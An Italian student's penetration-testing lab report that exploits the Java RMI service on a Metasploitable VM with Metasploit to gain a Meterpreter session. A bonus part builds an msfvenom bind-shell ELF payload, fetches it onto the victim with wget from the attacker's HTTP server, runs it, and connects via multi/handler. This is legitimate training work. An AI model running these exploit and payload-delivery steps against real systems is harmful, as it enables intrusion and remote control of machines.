

PROGETTO S7L5

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP:
192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 1. configurazione di rete.
 2. informazioni sulla tabella di routing della macchina vittima.

Fase 1: Modifica manuale del file di configurazione di rete su Metasploitable

In questa fase ho **modificato personalmente** il file `/etc/network/interfaces` sulla macchina Metasploitable, utilizzando l'editor nano. Ho configurato l'interfaccia di rete `eth0` con un indirizzo IP statico per garantire la comunicazione con la macchina Kali. Ecco i parametri che ho inserito:

- **Indirizzo IP:** 192.168.11.112
- **Netmask:** 255.255.255.0
- **Gateway:** 192.168.11.1

Questa configurazione è stata necessaria per posizionare la macchina vulnerabile sulla stessa rete della macchina attaccante, condizione fondamentale per le fasi successive dell'attacco.




```
metasploitable2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

ho eseguito il comando:

- `sudo /etc/init.d/networking restart`

Questo passaggio serve a riapplicare la configurazione di rete appena verificata. Il sistema ha risposto con [OK], confermando che il riavvio è andato a buon fine e che la macchina Metasploitable è pronta per essere attaccata.




```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
msfadmin@metasploitable:~$ _
```

Fase 2: Configurazione manuale dell'indirizzo IP sulla macchina Kali

In questa fase ho modificato manualmente la configurazione di rete della mia macchina Kali per assicurarla sulla stessa subnet della macchina Metasploitable. Ho aperto le impostazioni di rete e ho selezionato la modalità **Manuale** nella sezione **IPv4 Settings**.

Ho inserito i seguenti parametri:

- **Indirizzo IP:** 192.168.11.111
- **Netmask:** 24 (equivalente a 255.255.255.0)
- **Gateway:** 192.168.11.1
- **DNS Server:** 8.8.8.8



Questa configurazione è fondamentale per garantire la comunicazione diretta tra Kali e Metasploitable, condizione necessaria per eseguire l'exploit con Metasploit.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff  
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::bd10:9052:9e5b:afd1/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@kali)-[~]  
$
```

Fase 3: Ricerca e configurazione dell'exploit Java RMI con Metasploit

Dopo aver verificato la connettività tra Kali e Metasploitable, ho avviato **msfconsole** e ho cercato i moduli disponibili per attaccare il servizio **Java RMI** esposto sulla porta **1099** della macchina target (192.168.11.112).

Ho eseguito il comando:

- `search java_rmi`

Tra i moduli trovati, ho selezionato:

- `exploit/multi/misc/java_rmi_server` → Questo modulo sfrutta una vulnerabilità nel server Java RMI per ottenere l'esecuzione remota di codice.

Ho quindi configurato i parametri dell'exploit:

- `set RHOSTS 192.168.11.112`
- `set RPORT 1099`
- `set HTTPDELAY 20`

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                          |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                          |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                               |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                         |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                               |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                     |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                  |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

Questa configurazione prepara l'ambiente per lanciare l'attacco vero e proprio. Il parametro `HTTPDELAY` serve a ritardare la risposta HTTP, utile in alcuni scenari per bypassare controlli o sincronizzare l'esecuzione.

Fase 4: Esecuzione dell'exploit e accesso con Meterpreter

Dopo aver configurato correttamente il modulo `java_rmi_server`, ho lanciato l'exploit tramite Metasploit. L'attacco è andato a buon fine: ho ottenuto una **sessione Meterpreter** sulla macchina Metasploitable (192.168.11.112).

All'interno della shell Meterpreter, ho eseguito il comando:

- ifconfig

Questo mi ha permesso di visualizzare le interfacce di rete della macchina compromessa. Ho confermato che l'indirizzo IP corrispondeva a quello della macchina target (192.168.11.112) e ho identificato la **MAC address** della scheda Ethernet (00:0c:29:6a:26:ff), utile per ulteriori analisi.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec7:ee6a
IPv6 Netmask : ::

meterpreter > █
```

Successivamente, ho eseguito:

- route

Questo comando ha mostrato le **rotte di rete** disponibili sulla macchina, sia IPv4 che IPv6. Queste informazioni sono fondamentali per valutare possibili movimenti laterali nella rete o per pianificare un pivoting verso altri host.

```
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fec7:ee6a ::           ::           0            eth0

meterpreter > █
```

Esercizio Bonus:

Creazione payload con msfvenom

Ho utilizzato **msfvenom** per generare un payload in formato ELF, compatibile con sistemi Linux x86. Il payload scelto è linux/x86/meterpreter/bind_tcp, che apre una connessione bind sulla macchina target, permettendomi di collegarmi direttamente.

Comando eseguito:

- `msfvenom -p linux/x86/meterpreter/bind_tcp -f elf -o bind_meterpreter.elf`

Questo file rappresenta il codice malevolo che verrà eseguito sulla macchina Metasploitable.

```
(kali@kali)-[~]
$ msfvenom -p linux/x86/meterpreter/bind_tcp -f elf -o bind_meterpreter.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: bind_meterpreter.elf
```

Distribuzione del payload tramite server HTTP

Per rendere disponibile il payload alla macchina target, ho avviato un **server HTTP** sulla porta 8080 usando Python:

- `python3 -m http.server 8080`

```
(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.11.112 - - [29/Aug/2025 04:32:08] "GET /bind_meterpreter.elf HTTP/1.0" 200 -
```

Download ed esecuzione del payload sulla macchina Metasploitable

Dalla macchina target (Metasploitable), ho effettuato il download del payload `bind_meterpreter.elf` servito dal mio server Kali:

- `wget http://192.168.11.111:8080/bind_meterpreter.elf`

La richiesta è andata a buon fine, ricevendo un **HTTP 200 OK** e scaricando correttamente il file da 195 byte. Questo conferma che la comunicazione tra le due macchine è attiva e che il payload è stato ricevuto.

```
msfadmin@metasploitable:~$ wget http://192.168.11.111:8080/bind_meterpreter.elf
--04:32:07-- http://192.168.11.111:8080/bind_meterpreter.elf
=> 'bind_meterpreter.elf'
Connecting to 192.168.11.111:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 195 [application/octet-stream]

100%[=====>] 195 --.-K/s

04:32:07 (1.38 MB/s) - 'bind_meterpreter.elf' saved [195/195]
```

Esecuzione del payload e apertura della porta bind

Una volta scaricato il file, ho modificato i permessi per renderlo eseguibile:

- `chmod +x bind_meterpreter.elf`

Poi ho avviato il payload:

- `./bind_meterpreter.elf`

Questo comando ha attivato la **bind shell Meterpreter** sulla macchina Metasploitable, aprendo una porta in ascolto per permettere la connessione da remoto. A questo punto, la macchina è pronta per essere controllata tramite Metasploit.

```
msfadmin@metasploitable:~$ chmod +x bind_meterpreter.elf
msfadmin@metasploitable:~$ ./bind_meterpreter.elf
```

Connessione alla bind shell con exploit/multi/handler

Dopo aver eseguito il payload `bind_meterpreter.elf` sulla macchina Metasploitable, ho configurato Metasploit per gestire la connessione in entrata usando il modulo:

- `exploit/multi/handler`

Questo modulo è un **gestore generico** che permette di ricevere connessioni da payload già attivi.

```
msf6 > search exploit/multi/handler

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -                                                                 -
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09     excellent No      APT Package Manager Persistence
1  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24     normal  Yes     Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2  exploit/linux/local/bash_profile_persistence        1989-06-08     normal  No      Bash Profile Persistence
3  exploit/linux/local/desktop_privilege_escalation    2014-08-07     excellent Yes     Desktop Linux Password Stealer and Privilege Escalation
4  \  target: linux x86_64                                     .             .       .
5  \  target: linux x86_64                                     .             .       .
6  exploit/multi/handler                                .             manual   No      Generic Payload Handler
7  exploit/windows/mssql/mssql_linkcrawler            2000-01-01     great   No      Microsoft SQL Server Database Link Crawling Command Execution
8  exploit/windows/browser/persits_xupload_traversal  2009-09-29     excellent No      Persits XUpload ActiveX MakeHttpRequest Directory Traversal
9  exploit/linux/local/yum_package_manager_persistence 2003-12-17     excellent No      Yum Package Manager Persistence

Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
```

Configurazione del modulo handler

Ho impostato il payload coerente con quello generato in precedenza:

- `set PAYLOAD linux/x86/meterpreter/bind_tcp`

```
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/bind_tcp
PAYLOAD => linux/x86/meterpreter/bind_tcp
```

Poi ho configurato i parametri di rete:

- `set RHOST 192.168.11.112`
- `set LHOST 192.168.11.111`

```
msf6 exploit(multi/handler) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/handler) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
```


Ho verificato le opzioni con `show options` per assicurarmi che tutto fosse configurato correttamente.

```
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  --      -
  LPORT     4444             yes       The listen port
  RHOST     192.168.11.112   no        The target address

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
```

Avvio del modulo handler e ottenimento della sessione Meterpreter

Dopo aver configurato il modulo `exploit/multi/handler` con il payload `linux/x86/meterpreter/bind_tcp`, ho avviato l'exploit:

- Run

Il modulo ha stabilito una connessione sulla porta **4444** della macchina target `192.168.11.112`, inviando con successo lo **stage del payload** (circa 1MB). Il risultato?

Sessione Meterpreter attiva!

```
msf6 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.11.112:4444
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:35477 → 192.168.11.112:4444) at 2025-08-29 05:02:29 -0400

meterpreter > route

IPv4 network routes

  Subnet      Netmask      Gateway      Metric  Interface
  --
  0.0.0.0     0.0.0.0      192.168.11.1 100     eth0
  192.168.11.0 255.255.255.0 0.0.0.0       0       eth0

No IPv6 routes were found.
meterpreter > █
```

Conclusioni Finali

L'esercizio ha permesso di sfruttare con successo una vulnerabilità nel servizio Java RMI sulla porta 1099 della macchina Metasploitable, ottenendo una sessione Meterpreter tramite Metasploit. Dopo aver configurato correttamente il modulo e il payload, è stato possibile raccogliere le evidenze richieste, tra cui la configurazione di rete e la tabella di routing.

Nel bonus, ho generato un payload ELF personalizzato, eseguito sulla macchina vittima, e gestito la connessione bind con il modulo `multi/handler`. Anche in questo

caso, la sessione Meterpreter è stata stabilita correttamente e sono state raccolte le stesse informazioni di rete.

Questi esercizi mi hanno aiutato a comprendere meglio le dinamiche di attacco e post-exploitation in ambienti Linux, rafforzando la mia familiarità con Metasploit e con la gestione delle sessioni remote. L'approccio pratico mi ha permesso di consolidare concetti teorici e di acquisire maggiore sicurezza nell'utilizzo degli strumenti di penetration testing.

